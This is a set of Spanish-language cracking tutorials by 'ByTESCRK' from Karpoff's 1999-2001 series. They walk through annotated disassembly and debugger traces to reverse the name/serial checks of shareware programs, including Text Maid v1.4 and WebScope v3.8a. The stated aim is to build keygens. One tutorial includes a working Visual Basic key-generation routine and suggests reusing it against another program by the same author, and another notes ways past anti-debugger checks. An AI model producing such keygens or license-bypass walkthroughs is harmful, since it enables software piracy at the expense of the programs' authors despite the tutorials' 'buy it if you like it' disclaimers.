:005636F4 8B4DF8 mov ecx, dword ptr [ebp-08]
:005636F7 8B55FC mov edx, dword ptr [ebp-04]
:005636FA 8BC3 mov eax, ebx
:005636FC E8F3000000 call 005637F4     <= Entramos aqui
:00563701 84C0 test al, al
:00563703 7419 je 0056371E
:00563705 8B4DF8 mov ecx, dword ptr [ebp-08]
:00563708 8B55FC mov edx, dword ptr [ebp-04]
:0056370B 8BC3 mov eax, ebx
:0056370D E826020000 call 00563938
:00563712 C7833402000001000000 mov dword ptr [ebx+00000234], 00000001
:0056371C EB1F jmp 0056373D

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00563703(C)
|
:0056371E 6A00 push 00000000
:00563720 668B0D7C375600 mov cx, word ptr [0056377C]
:00563727 B201 mov dl, 01

* Possible StringData Ref from Code Obj ->"Invalid registration key!"
|
:00563729 B8D8375600 mov eax, 005637D8    <= Aqui caemos, investigamos hacia arriba
:0056372E E815B3FEFF call 0054EA48
:00563733 C7833402000002000000 mov dword ptr [ebx+00000234], 00000002
```

Abrimos el TRW2000 y vamos a cargar el programa, este nos da brinca al momento de cargar el programa, ponemos un punto de ruptura en 005636FC, luego con F8 entramos a la call y caemos aquí...

```
* Referenced by a CALL at Addresses:
|:0056110E , :005636FC     <= Podemos ver que viene de dos lugares
|
:005637F4 55 push ebp
:005637F5 8BEC mov ebp, esp
:005637F7 51 push ecx
:005637F8 B904000000 mov ecx, 00000004
:005637FD 6A00 push 00000000
:005637FF 6A00 push 00000000
:00563801 49 dec ecx
:00563802 75F9 jne 005637FD
:00563804 874DFC xchg dword ptr [ebp-04], ecx     <= Recibe nuestro serial malo
:00563807 53 push ebx
:00563808 56 push esi
```

:00563809 894DF8 mov dword ptr [ebp-08], ecx
:0056380C 8955FC mov dword ptr [ebp-04], edx
:0056380F 8B45FC mov eax, dword ptr [ebp-04]
:00563812 E8F506FAFF call 00503F0C
:00563817 8B45F8 mov eax, dword ptr [ebp-08]
:0056381A E8ED06FAFF call 00503F0C
:0056381F 33C0 xor eax, eax
:00563821 55 push ebp
:00563822 681D395600 push 0056391D
:00563827 64FF30 push dword ptr fs:[eax]
:0056382A 648920 mov dword ptr fs:[eax], esp
:0056382D 33DB xor ebx, ebx
:0056382F 8B45FC mov eax, dword ptr [ebp-04]
:00563832 E82105FAFF call 00503D58
:00563837 8BF0 mov esi, eax
:00563839 8B45F8 mov eax, dword ptr [ebp-08]
:0056383C E81705FAFF call 00503D58
:00563841 83F80A cmp eax, 0000000A **<= Compara nuestro serial igual a 10**
:00563844 0F85B6000000 jne 00563900
:0056384A 8BC6 mov eax, esi
:0056384C 85C0 test eax, eax
:0056384E 7E13 jle 00563863
:00563850 BA01000000 mov edx, 00000001
:00563855 8B4DFC mov ecx, dword ptr [ebp-04] **<= Nuestro nombre**
:00563858 0FB64C11FF movzx ecx, byte ptr [ecx+edx-01] **<= Extrae caracter por caracter**
:0056385D 03D9 add ebx, ecx **<= Agregar el valor decimal a EBX**
:0056385F 42 inc edx **<= Incrementa EDX en 1**
:00563860 48 dec eax **<= Decrece EAX en 1**
:00563861 75F2 jne 00563855 **<= Ciclo hasta que termine el nombre**
:00563863 69C3C06A1200 imul eax, ebx, 00126AC0 **<= EAX = EBX * 00126AC0**
:00563869 8BD8 mov ebx, eax
:0056386B 8D45F0 lea eax, dword ptr [ebp-10]
:0056386E 50 push eax
:0056386F 8D55EC lea edx, dword ptr [ebp-14]
:00563872 8BC3 mov eax, ebx
:00563874 E8D74AFAFF call 00508350
:00563879 8B45EC mov eax, dword ptr [ebp-14] **<= Muestra el Decimal del pre-serial**
:0056387C B903000000 mov ecx, 00000003
:00563881 BA01000000 mov edx, 00000001
:00563886 E8D506FAFF call 00503F60 **<= Extrae los primeros tres caracteres**
:0056388B FF75F0 push [ebp-10]
:0056388E 8D45E4 lea eax, dword ptr [ebp-1C]
:00563891 8B55FC mov edx, dword ptr [ebp-04]
:00563894 8A12 mov dl, byte ptr [edx]
:00563896 E8E503FAFF call 00503C80
:0056389B 8B45E4 mov eax, dword ptr [ebp-1C]
:0056389E 8D55E8 lea edx, dword ptr [ebp-18]
:005638A1 E80648FAFF call 005080AC **<= Vamos a entrar aqui**

Analizando la llamada que se hace arriba podemos notar que el programa compara la primera letra y dependiendo de su valor decimal lo acondiciona para que sea mayúscula

:005080AC 53 push ebx
:005080AD 56 push esi
:005080AE 57 push edi
:005080AF 8BFA mov edi, edx
:005080B1 8BF0 mov esi, eax
:005080B3 8BC6 mov eax, esi
:005080B5 E89EBCFFFF call 00503D58

:005080BA 8BD8 mov ebx, eax
:005080BC 8BC7 mov eax, edi
:005080BE 8BD3 mov edx, ebx
:005080C0 E87FBFFFFF call 00504044
:005080C5 8BD6 mov edx, esi
:005080C7 8B37 mov esi, dword ptr [edi]
:005080C9 85DB test ebx, ebx
:005080CB 7415 je 005080E2
:005080CD 8A02 mov al, byte ptr [edx] **<= Extrae el primer caracter**
:005080CF 3C61 cmp al, 61 **<= Compara que no sea minúsculas**
:005080D1 7206 jb 005080D9 **<= Si no es minúscula brinca**
:005080D3 3C7A cmp al, 7A **<= Compara si es minúscula**
:005080D5 7702 ja 005080D9 **<= Si es otro caracter brinca y da el mensaje chico-malo**
:005080D7 2C20 sub al, 20 **<= Si es minúscula la cambia a mayúscula**
:005080D9 8806 mov byte ptr [esi], al
:005080DB 42 inc edx
:005080DC 46 inc esi
:005080DD 4B dec ebx
:005080DE 85DB test ebx, ebx
:005080E0 75EB jne 005080CD
:005080E2 5F pop edi
:005080E3 5E pop esi
:005080E4 5B pop ebx
:005080E5 C3 ret **<= Regresamos a 005638A6**

Regresamos a seguir analizando la manera en que se genera nuestro serial

:005638A6 FF75E8 push [ebp-18]
:005638A9 8D45E0 lea eax, dword ptr [ebp-20]
:005638AC 50 push eax
:005638AD 8D55DC lea edx, dword ptr [ebp-24]
:005638B0 8BC3 mov eax, ebx
:005638B2 E8994AFAFF call 00508350
:005638B7 8B45DC mov eax, dword ptr [ebp-24] **<= Recibe el pre-serial**
:005638BA B903000000 mov ecx, 00000003
:005638BF BA04000000 mov edx, 00000004
:005638C4 E89706FAFF call 00503F60 **<= Extrae los otros tres caracteres**
:005638C9 FF75E0 push [ebp-20]
:005638CC 8D45F4 lea eax, dword ptr [ebp-0C]
:005638CF BA03000000 mov edx, 00000003
:005638D4 E83F05FAFF call 00503E18 **<= Une los primeros + la letra + los otros caracteres**
:005638D9 8D45F4 lea eax, dword ptr [ebp-0C]
:005638DC 8B4DF4 mov ecx, dword ptr [ebp-0C]

* Possible StringData Ref from Code Obj ->"TC3"
|
:005638DF BA34395600 mov edx, 00563934 **<= Obtiene una variable predefinida por el autor**
:005638E4 E8BB04FAFF call 00503DA4 **<= Une todo transformándolo en TC3???????**
:005638E9 8B55F4 mov edx, dword ptr [ebp-0C]
:005638EC 8B45F8 mov eax, dword ptr [ebp-08] **<= Podemos ver el serial correcto en EDX**
:005638EF E83048FAFF call 00508124 **<= Compara las primeras letras**
:005638F4 85C0 test eax, eax
:005638F6 7504 jne 005638FC **<= Si no son iguales da el mensaje chico-malo**
:005638F8 B301 mov bl, 01
:005638FA EB06 jmp 00563902 **<= Si son iguales continua revisando el resto**
:005638FC 33DB xor ebx, ebx
...
...
...

:00563917 E8E001FAFF call 00503AFC
:0056391C C3 ret **<= Retornamos a dar el mensaje de chico-malo**

Es bastante notable el hecho de que en las Reference String del W32DASM podamos ver un string con "Illegal registration name!" y lo siguiente lo vemos aquí...

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0056363C(C)
|
:005636AB 8B83D8020000 mov eax, dword ptr [ebx+000002D8]
:005636B1 E89E89FCFF call 0052C054
:005636B6 8B45FC mov eax, dword ptr [ebp-04]

* Possible StringData Ref from Code Obj ->**"CoKeBoTtLe99"** **<= :o) Sin comentarios**
|
:005636B9 BA6C375600 mov edx, 0056376C
:005636BE E8A507FAFF call 00503E68
:005636C3 7521 jne 005636E6
:005636C5 6A00 push 00000000
:005636C7 668B0D7C375600 mov cx, word ptr [0056377C]
:005636CE B201 mov dl, 01

* Possible StringData Ref from Code Obj ->"Illegal registration name!"
|
:005636D0 B888375600 mov eax, 00563788
:005636D5 E86EB3FEFF call 0054EA48
:005636DA C7833402000002000000 mov dword ptr [ebx+00000234], 00000002
:005636E4 EB57 jmp 0056373D

Creo que ahora ya puedo formar parte en la lista negra de este autor... ;o)

Hay un momento en el que yo dejé de seguir traceando pues el programa me saco y me dijo que mi serial no era correcto y si se pueden dar cuenta fué al momento de comparar la longitud del serial malo.

Cómo siempre recordarles que **"Si les gusta el programa paguen por él"** No me hago responsable por el mal uso de este tutorial, el fin principal es "Aprender Más".

Saludos a Karpoff, Profesor_X y a mi buen amigo CaoS ReptantE, por su paciencia para conmigo. Gracias nuevamente a tí por haber llegado hasta esta línea.

ByTESCRK

-

Karpoff Spanish Tutor 1999-2001

Programa: Text Maid v1.4 (y de colado My Scribe v1.5)

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Hacer un Keygen
Descripcion:	Pequeño programa para extraer caracteres extras en los mensajes de correo electrónico.
Dificultad:	Novato.
DOWNLOAD:	http://home.earthlink.net/~djkoga
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 31/09/2001**

INTRODUCCION

Debido a la falta de honradez de algunos programadores he desistido en crear este tutorial, por ejemplo, he puesto este programa y ustedes al final sacarán sus conclusiones si realmente vale su precio o no, ($14.00) por un programa que únicamente lo que hace es extraer unos cuantos caracteres del texto de un correo electrónico, bueno, no lo tomen tan apecho este es tan solo mi punto de vista, si ha algunos ofendo disculpen pero no entiendo por qué cobrar por una utilería que debiera de ser gratuita.

Como al principio de colado nos llevaremos el programa My Scribe dentro de nuestros pies... ;oD

AL ATAKE

Antes que nada descargarnos nuestra victima desde su güeb, si ya está, lo instalamos y lo inspeccionamos, nos vamos como siempre al Help > About Text Maid... y vemos nuestro querido amigo de siempre... el cuadro de registro de nuestra victima...

Registered to: Unlicensed
License key:

Ok ahora ingresamos en el primero nuestro nombre, en mi caso ByTESCRK y de licencia 19772404 (:oD gracias CaoS por tu consejo), ahora clic en OK y salta el error...

Invalid license key for specified email address

Bueno ahora ya sabemos que es una dirección de correo, clic en Aceptar y colocamos nuestra direccón de correo, en mi caso ByTESCRK@iespana.es

Vamos a desensamblar a nuestra victima y buscamos en las Reference Strings nuestros valores y vemos que caemos aqui...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004015E2(C)
|
:0040163B 6A00 push 00000000
:0040163D 6A30 push 00000030

* Possible StringData Ref from Data Obj ->"Invalid license key for specified "
->"email address."
|
:0040163F 68C8104100 push 004110C8    <= Aqui caemos
```

Vamos con Goto Code Location al punto 004015E2 y vemos que caemos en...

```
:004015D5 51 push ecx
:004015D6 52 push edx
:004015D7 8D4C2414 lea ecx, dword ptr [esp+14]
:004015DB E810310000 call 004046F0    <= Aqui vamos a investigar
:004015E0 85C0 test eax, eax
:004015E2 7457 je 0040163B    <= De aqui va al mensaje de error
:004015E4 8D442404 lea eax, dword ptr [esp+04]
:004015E8 8D4C2408 lea ecx, dword ptr [esp+08]
:004015EC 50 push eax
```

Vamos a cargar ahora el TRW2000, buscamos nuestra victima y le damos clic a Load y ponemos un punto de ruptura en 004015DB (@j@ cuando estemos traceando veamos que sea en el archivo textmaid.exe) y al hacer clic en el botón OK para registrar (ya que hemos ingresado nuevamente los datos), vemos que caemos en la llamada a 004046F0 y entramos con F8... luego seguimos traceando con F10

```
:004046F0 8B542404 mov edx, dword ptr [esp+04]
:004046F4 8D4110 lea eax, dword ptr [ecx+10]
:004046F7 56 push esi
:004046F8 50 push eax
:004046F9 8D44240C lea eax, dword ptr [esp+0C]
:004046FD 52 push edx
:004046FE 50 push eax
:004046FF E87CD2FFFF call 00401980    <= Entramos aqui...
:00404704 8B4C240C mov ecx, dword ptr [esp+0C]
:00404708 8B00 mov eax, dword ptr [eax]
:0040470A 8B09 mov ecx, dword ptr [ecx]
:0040470C 51 push ecx
```

:0040470D 50 push eax
:0040470E FF15F0C74000 Call dword ptr [0040C7F0] **<= Aqui se compara el serial malo y el bueno**
:00404714 83C408 add esp, 00000008
:00404717 8D4C2408 lea ecx, dword ptr [esp+08]
:0040471B 85C0 test eax, eax
:0040471D 0F94C2 sete dl
:00404720 81E2FF000000 and edx, 000000FF
:00404726 8BF2 mov esi, edx


Al entrar en 00401980 vemos esto...

:00401980 6AFF push FFFFFFFF
:00401982 680FA24000 push 0040A20F
:00401987 64A100000000 mov eax, dword ptr fs:[00000000]
:0040198D 50 push eax
:0040198E 64892500000000 mov dword ptr fs:[00000000], esp
:00401995 51 push ecx
:00401996 8B44241C mov eax, dword ptr [esp+1C]
:0040199A 55 push ebp
:0040199B 56 push esi
:0040199C 57 push edi
:0040199D 8B30 mov esi, dword ptr [eax]
:0040199F 33C9 xor ecx, ecx
:004019A1 33C0 xor eax, eax
:004019A3 C744240C00000000 mov [esp+0C], 00000000
:004019AB 8B7EF8 mov edi, dword ptr [esi-08]
:004019AE 85FF test edi, edi
:004019B0 7E13 jle 004019C5
:004019B2 0FBE1406 movsx edx, byte ptr [esi+eax] **<= Extrae letra por letra de una palabra clave**
:004019B6 8BEA mov ebp, edx **<= Mueve el valor en DEC a ebp**
:004019B8 C1E505 shl ebp, 05 **<= Multiplica el valor en DEC por 2, cinco veces**
:004019BB 03E9 add ebp, ecx **<= Suma EBP + ECX**
:004019BD 40 inc eax **<= Incrementa EAX en uno**
:004019BE 3BC7 cmp eax, edi **<= EDI = Longitud de la palabra clave**
:004019C0 8D0C2A lea ecx, dword ptr [edx+ebp] **<= ECX = EDX + EBP**
:004019C3 7CED jl 004019B2 **<= Si no es menor regresa a 004019B2**
:004019C5 8B542424 mov edx, dword ptr [esp+24]
:004019C9 33FF xor edi, edi
:004019CB 33C0 xor eax, eax
:004019CD 8B12 mov edx, dword ptr [edx] **<= Nuestro email**
:004019CF 8B72F8 mov esi, dword ptr [edx-08] **<= Longitud del email**
:004019D2 85F6 test esi, esi
:004019D4 7E0E jle 004019E4
:004019D6 0FBE2C02 movsx ebp, byte ptr [edx+eax] **<= Extrae letra por letra del email**
:004019DA 0FAFE9 imul ebp, ecx **<= El valor en DEC de la letra por el resultado anterior**
:004019DD 03FD add edi, ebp **<= Acumula en EDI**
:004019DF 40 inc eax **<= Incrementa EAX en uno**
:004019E0 3BC6 cmp eax, esi **<= Compara EAX y ESI**
:004019E2 7CF2 jl 004019D6 **<= Si no coinciden regresa a finalizar el proceso**
:004019E4 8D4C2428 lea ecx, dword ptr [esp+28] **<= Aqui está nuestro serial válido en HEX**
:004019E8 E8F77A0000 Call 004094E4
:004019ED 57 push edi
:004019EE 8D44242C lea eax, dword ptr [esp+2C]
:004019F2 BD01000000 mov ebp, 00000001

Bueno así damos por terminado nuestro traceo, teniendo nuestro serial en la mano podemos generar nuestro keygen o podemos registrar nuestro programa y eso es todo, nuestro serial debemos ingresarlo en el programa en valor HEXadecimal.

Nuestra rutina principal del keygen quedaría así...

```
Private Sub Genera(MiNombre As String)
    MiTexto = "Coloqueaquilapalabraclave"
    For I = 1 To Len(MiTexto)
       EAX = Asc(Mid(MiTexto, I, 1))
       AX = EAX
       For II = 1 To 5
          EAX = EAX * 2
       Next
       EBX = EBX + EAX
       EBX = EBX + AX
    Next
    For I = 1 To Len(MiNombre)
       EAX = Asc(Mid(MiNombre, I, 1))
       ECX = ECX + (EBX * EAX)
    Next
    Text2.Text = LCase(Hex(ECX))    <= @j@ el serial correcto debe estar en letras minúsculas
End Sub
```



Una vez hayamos generado este podemos, cambiar tambien la palabra clave del programa My Scribe v1.5 de este mismo autor y tendremos un serial para registrarnos, pero eso ya les queda a ustedes. Y como siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE (¡Gracias por tus consejos!) y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor 1999-2001

Programa: **WebScope v3.8a**

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Hacer un Keygen
Descripcion:	Excelente programa en español para la creación de páginas Web
Dificultad:	Aficionado.
DOWNLOAD:	WebScope v3.8a
Herramientas:	**TRW2000, OllyDBG, W32dasm y Gran Paciencia :D**
CRACKER:	**ByTESCRK** **FECHA:** **12/10/2001**

INTRODUCCION

Creo que esto (séptimo tutorial) no hubiese sido posible, sino es por el ánimo que en su oportunidad me diera mi buen amigo CaoS ReptantE.

Este es un programa que me traía pensando desde hace mucho tiempo, CaoS me dijo "el número o el algoritmo para calcularlo debe estar necesariamente en el programa", esto debido a que me imaginaba que era algo externo del programa. Y por decirlo así ya verán a lo que me refiero.

Cuando desensamblemos el programa en W32DASM podemos ver en las Reference Strings la cadena \\.\SICE esto nos indica que si tenemos el SoftIce instalado, el programa no se ejecutará, pero podemos hacer uso del FrogSice, para que el programa si se ejecute, puesto que tambien tiene una rutina de CRC-Protection, lo que quiere decir que si parchamos el programa salta esta rutina, tambien encontraremos la referencia a otro programa \\.\NTICE (aún no lo conozco).

AL ATAKE

Empecemos, carguemos el programa aparece una ventanita para registrarnos, hacemos clic en Registrar y aparecen nuestros viejos amigos, las cajitas de Nombre de Usuario y de Serial ingresamos nuestros valores

Nombre de Usuario: ByTESCRK
Serial: 19970424

Y nos da el mensajito de error...

**"El nombre de usuario o la clave introducida no son válidos.
Verifica que los datos que introduces están correctamente
escritos, tal y como aparecen en la información de registro."**

Cerramos el programa y vamos a desensamblar con W32DASM y buscamos esta cadena en las Reference Strings, al hallarla vemos lo siguiente

:005424EE E9F513ECFF jmp 004038E8
:005424F3 EBE8 jmp 005424DD

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00542450(C) **<= Vamos a investigar aqui**
|
:005424F5 6A30 push 00000030

* Possible StringData Ref from Code Obj ->"Error"
|
:005424F7 B9C4255400 mov ecx, 005425C4

* Possible StringData Ref from Code Obj ->"El nombre de usuario o la clave "
->"introducida no son v"
|
:005424FC BACC255400 mov edx, 005425CC **<= Caemos aqui**
:00542501 A1E0385900 mov eax, dword ptr [005938E0]
:00542506 8B00 mov eax, dword ptr [eax]
:00542508 E8C73FF1FF call 004564D4

Ahora cargamos el programa TRW2000 y cargamos el programa con LOAD, ponemos un punto de ruptura en 00542449 (bpx 00542449), Ctrl + N para continuar con la ejecución del programa, nos aparece nuevamente la ventanita y volvemos a ingresar nuestros valores y hacemos clic en OK automáticamente salta TRW y caemos en...

:00542445 8B45F8 mov eax, dword ptr [ebp-08]
:00542448 59 pop ecx
:00542449 E8FEF7FFFF call 00541C4C **<= Vamos a entrar aqui**
:0054244E 84C0 test al, al
:00542450 0F849F000000 je 005424F5

* Possible StringData Ref from Code Obj ->"Software\Sarovi\WebScope"
|
:00542456 B984255400 mov ecx, 00542584
:0054245B B201 mov dl, 01
:0054245D A1DC824500 mov eax, dword ptr [004582DC]
:00542462 E8E969F1FF call 00458E50

Al entrar en la llamada encontramos esto...

:00541C4C 55 push ebp
:00541C4D 8BEC mov ebp, esp
:00541C4F 83C4F4 add esp, FFFFFFF4
:00541C52 53 push ebx

:00541C53 56 push esi
:00541C54 33DB xor ebx, ebx
:00541C56 895DF4 mov dword ptr [ebp-0C], ebx
:00541C59 894DF8 mov dword ptr [ebp-08], ecx
:00541C5C 8955FC mov dword ptr [ebp-04], edx
:00541C5F 8BF0 mov esi, eax
:00541C61 8B45FC mov eax, dword ptr [ebp-04]
:00541C64 E89F26ECFF call 00404308
:00541C69 8B45F8 mov eax, dword ptr [ebp-08]
:00541C6C E89726ECFF call 00404308
:00541C71 33C0 xor eax, eax
:00541C73 55 push ebp
:00541C74 68751D5400 push 00541D75
:00541C79 64FF30 push dword ptr fs:[eax]
:00541C7C 648920 mov dword ptr fs:[eax], esp
:00541C7F 33DB xor ebx, ebx
:00541C81 8B45FC mov eax, dword ptr [ebp-04]
:00541C84 E8CB24ECFF call 00404154 **<= Cuenta los caracteres del serial**
:00541C89 83F80D cmp eax, 0000000D **<= Compara que nuestro serial sea mayor que 13 letras**
:00541C8C 0F8CC8000000 jl 00541D5A **<= Si es menor busca la salida y da chicomalo**
:00541C92 8D4608 lea eax, dword ptr [esi+08]
:00541C95 50 push eax
:00541C96 B904000000 mov ecx, 00000004
:00541C9B BA01000000 mov edx, 00000001
:00541CA0 8B45FC mov eax, dword ptr [ebp-04]
:00541CA3 E8B426ECFF call 0040435C
:00541CA8 8D460C lea eax, dword ptr [esi+0C]
:00541CAB 50 push eax
:00541CAC B902000000 mov ecx, 00000002
:00541CB1 BA05000000 mov edx, 00000005
:00541CB6 8B45FC mov eax, dword ptr [ebp-04]
:00541CB9 E89E26ECFF call 0040435C
:00541CBE 8B45FC mov eax, dword ptr [ebp-04]
:00541CC1 8A4006 mov al, byte ptr [eax+06] **<= Extrae el séptimo caracter**
:00541CC4 25FF000000 and eax, 000000FF
:00541CC9 83C0CF add eax, FFFFFFCF **<= Suma EAX = EAX - 31h**
:00541CCC 83F806 cmp eax, 00000006 **<= Compara que el valor esté entre 1 y 6**
:00541CCF 0F8785000000 ja 00541D5A **<= Si el valor resultante no esta entre 1 y 6 sale**
:00541CD5 FF2485DC1C5400 jmp dword ptr [4*eax+00541CDC] **<= Va dependiendo del valor**

:00541CF8 C6461000 mov [esi+10], 00 **<= Si es cero llega aqui**
:00541CFC EB22 jmp 00541D20 **<= Vamos a 00541D20**
:00541CFE C6461001 mov [esi+10], 01 **<= Si es uno llega aqui**
:00541D02 EB1C jmp 00541D20
:00541D04 C6461002 mov [esi+10], 02 **<= etc.**
:00541D08 EB16 jmp 00541D20
:00541D0A C6461003 mov [esi+10], 03
:00541D0E EB10 jmp 00541D20
:00541D10 C6461004 mov [esi+10], 04
:00541D14 EB0A jmp 00541D20
:00541D16 C6461005 mov [esi+10], 05
:00541D1A EB04 jmp 00541D20
:00541D1C C6461006 mov [esi+10], 06

:00541D20 8D4614 lea eax, dword ptr [esi+14] **<= Aqui caemos**
:00541D23 50 push eax
:00541D24 B905000000 mov ecx, 00000005
:00541D29 BA08000000 mov edx, 00000008
:00541D2E 8B45FC mov eax, dword ptr [ebp-04]

:00541D31 E82626ECFF call 0040435C
:00541D36 8D4618 lea eax, dword ptr [esi+18]
:00541D39 8B55F8 mov edx, dword ptr [ebp-08]
:00541D3C E8E721ECFF call 00403F28
:00541D41 8D55F4 lea edx, dword ptr [ebp-0C]
:00541D44 8BC6 mov eax, esi
:00541D46 E825FEFFFF call 00541B70 **<= Calcula el serial, nosotros entramos**
:00541D4B 8B55F4 mov edx, dword ptr [ebp-0C] **<= Serial del programa**
:00541D4E 8B45FC mov eax, dword ptr [ebp-04] **<= Serial malo**
:00541D51 E80E25ECFF call 00404264 **<= Compara el serial**
:00541D56 7502 jne 00541D5A **<= Si no son iguales sale y error!**
:00541D58 B301 mov bl, 01
:00541D5A 33C0 xor eax, eax
:00541D5C 5A pop edx
:00541D5D 59 pop ecx
:00541D5E 59 pop ecx
:00541D5F 648910 mov dword ptr fs:[eax], edx
:00541D62 687C1D5400 push 00541D7C
:00541D67 8D45F4 lea eax, dword ptr [ebp-0C]
:00541D6A BA03000000 mov edx, 00000003
:00541D6F E88421ECFF call 00403EF8
:00541D74 C3 ret

Adentro de la rutina vemos esto...

:00541B70 55 push ebp
:00541B71 8BEC mov ebp, esp
:00541B73 83C4C8 add esp, FFFFFFC8
:00541B76 53 push ebx
:00541B77 56 push esi
:00541B78 33C9 xor ecx, ecx
:00541B7A 894DC8 mov dword ptr [ebp-38], ecx
:00541B7D 8955FC mov dword ptr [ebp-04], edx
:00541B80 8BD8 mov ebx, eax
:00541B82 33C0 xor eax, eax
:00541B84 55 push ebp
:00541B85 68241C5400 push 00541C24
:00541B8A 64FF30 push dword ptr fs:[eax]
:00541B8D 648920 mov dword ptr fs:[eax], esp
:00541B90 BE01000000 mov esi, 00000001 **<= ESI recibe el valor de 1**
:00541B95 8B4318 mov eax, dword ptr [ebx+18] **<= Nuestro nombre**
:00541B98 E8B725ECFF call 00404154 **<= Cuenta las letras**
:00541B9D 83F801 cmp eax, 00000001 **<= Compara con 1**
:00541BA0 7C0F jl 00541BB1 **<= Si es blanco da error**
:00541BA2 8B5318 mov edx, dword ptr [ebx+18] **<= Nuestro nombre**
:00541BA5 0FB65402FF movzx edx, byte ptr [edx+eax-01] **<= Extrae letra por letra**
:00541BAA 03F2 add esi, edx **<= ESI = ESI + EDX (ESI trae 1 la primera vez)**
:00541BAC 48 dec eax **<= Decrece EAX en 1**
:00541BAD 85C0 test eax, eax **<= Compara**
:00541BAF 75F1 jne 00541BA2 **<= Si no ha terminado regresa**
:00541BB1 8B45FC mov eax, dword ptr [ebp-04]
:00541BB4 50 push eax
:00541BB5 8B4308 mov eax, dword ptr [ebx+08]
:00541BB8 8945CC mov dword ptr [ebp-34], eax
:00541BBB C645D00B mov [ebp-30], 0B
:00541BBF 8B430C mov eax, dword ptr [ebx+0C]
:00541BC2 8945D4 mov dword ptr [ebp-2C], eax
:00541BC5 C645D80B mov [ebp-28], 0B
:00541BC9 8BC3 mov eax, ebx

:00541BCB E86CFEFFFF call 00541A3C
:00541BD0 8845DC mov byte ptr [ebp-24], al
:00541BD3 C645E002 mov [ebp-20], 02
:00541BD7 8B4314 mov eax, dword ptr [ebx+14]
:00541BDA 8945E4 mov dword ptr [ebp-1C], eax
:00541BDD C645E80B mov [ebp-18], 0B
:00541BE1 8975EC mov dword ptr [ebp-14], esi
:00541BE4 C645F000 mov [ebp-10], 00
:00541BE8 8D55C8 lea edx, dword ptr [ebp-38]
:00541BEB 8BC3 mov eax, ebx
:00541BED E88EFEFFFF call 00541A80 **<= Entramos aqui**

Investigamos en la llamada, dentro de la rutina encontramos lo siguiente...

:00541A80 55 push ebp
:00541A81 8BEC mov ebp, esp
:00541A83 83C4D0 add esp, FFFFFFD0
:00541A86 53 push ebx
:00541A87 56 push esi
:00541A88 33C9 xor ecx, ecx
:00541A8A 894DF8 mov dword ptr [ebp-08], ecx
:00541A8D 8955FC mov dword ptr [ebp-04], edx
:00541A90 8BF0 mov esi, eax
:00541A92 33C0 xor eax, eax
:00541A94 55 push ebp
:00541A95 684F1B5400 push 00541B4F
:00541A9A 64FF30 push dword ptr fs:[eax]
:00541A9D 648920 mov dword ptr fs:[eax], esp
:00541AA0 BB01000000 mov ebx, 00000001 **<= EBX recibe el valor de 1**
:00541AA5 8B4618 mov eax, dword ptr [esi+18] **<= Nuestro nombre**
:00541AA8 E8A726ECFF call 00404154 **<= Calcula las letras**
:00541AAD 83F801 cmp eax, 00000001 **<= Compara con 1**
:00541AB0 7C0F jl 00541AC1 **<= Si es en blanco da error**
:00541AB2 8B5618 mov edx, dword ptr [esi+18] **<= Nuestro nombre**
:00541AB5 0FB65402FF movzx edx, byte ptr [edx+eax-01] **<= Extrae letra por letra**
:00541ABA 03DA add ebx, edx **<= Suma EBX = EBX + EDX (EBX trae 1 en la primera letra)**
:00541ABC 48 dec eax
:00541ABD 85C0 test eax, eax
:00541ABF 75F1 jne 00541AB2 **<= Si no ha completado el nombre regresa**
:00541AC1 8D45F8 lea eax, dword ptr [ebp-08] **<= Vemos que EBX = 648d**
:00541AC4 50 push eax
:00541AC5 8B4608 mov eax, dword ptr [esi+08]
:00541AC8 8945D0 mov dword ptr [ebp-30], eax
:00541ACB C645D40B mov [ebp-2C], 0B
:00541ACF 8B460C mov eax, dword ptr [esi+0C]
:00541AD2 8945D8 mov dword ptr [ebp-28], eax
:00541AD5 C645DC0B mov [ebp-24], 0B
:00541AD9 8BC6 mov eax, esi
:00541ADB E85CFFFFFF call 00541A3C
:00541AE0 8845E0 mov byte ptr [ebp-20], al
:00541AE3 C645E402 mov [ebp-1C], 02
:00541AE7 8B4614 mov eax, dword ptr [esi+14]
:00541AEA 8945E8 mov dword ptr [ebp-18], eax
:00541AED C645EC0B mov [ebp-14], 0B
:00541AF1 895DF0 mov dword ptr [ebp-10], ebx
:00541AF4 C645F400 mov [ebp-0C], 00
:00541AF8 8D55D0 lea edx, dword ptr [ebp-30]
:00541AFB B904000000 mov ecx, 00000004
:00541B00 B8641B5400 mov eax, 00541B64

:00541B05 E8D28FECFF call 0040AADC
:00541B0A BB01000000 mov ebx, 00000001 **<= EBX recibe 1**
:00541B0F 8B45F8 mov eax, dword ptr [ebp-08] **<= Vemos la concatenación 197704241977648**
:00541B12 E83D26ECFF call 00404154 **<= Cuenta la concatenación**
:00541B17 83F801 cmp eax, 00000001 **<= Compara con 1**
:00541B1A 7C0F jl 00541B2B **<= Si es vacio sale**
:00541B1C 8B55F8 mov edx, dword ptr [ebp-08] **<= La concatenación**
:00541B1F 0FB65402FF movzx edx, byte ptr [edx+eax-01] **<= Extrae caracter por caracter**
:00541B24 03DA add ebx, edx **<= Suma EBX = EBX + EDX (EBX trae 1 la primera vez)**
:00541B26 48 dec eax
:00541B27 85C0 test eax, eax
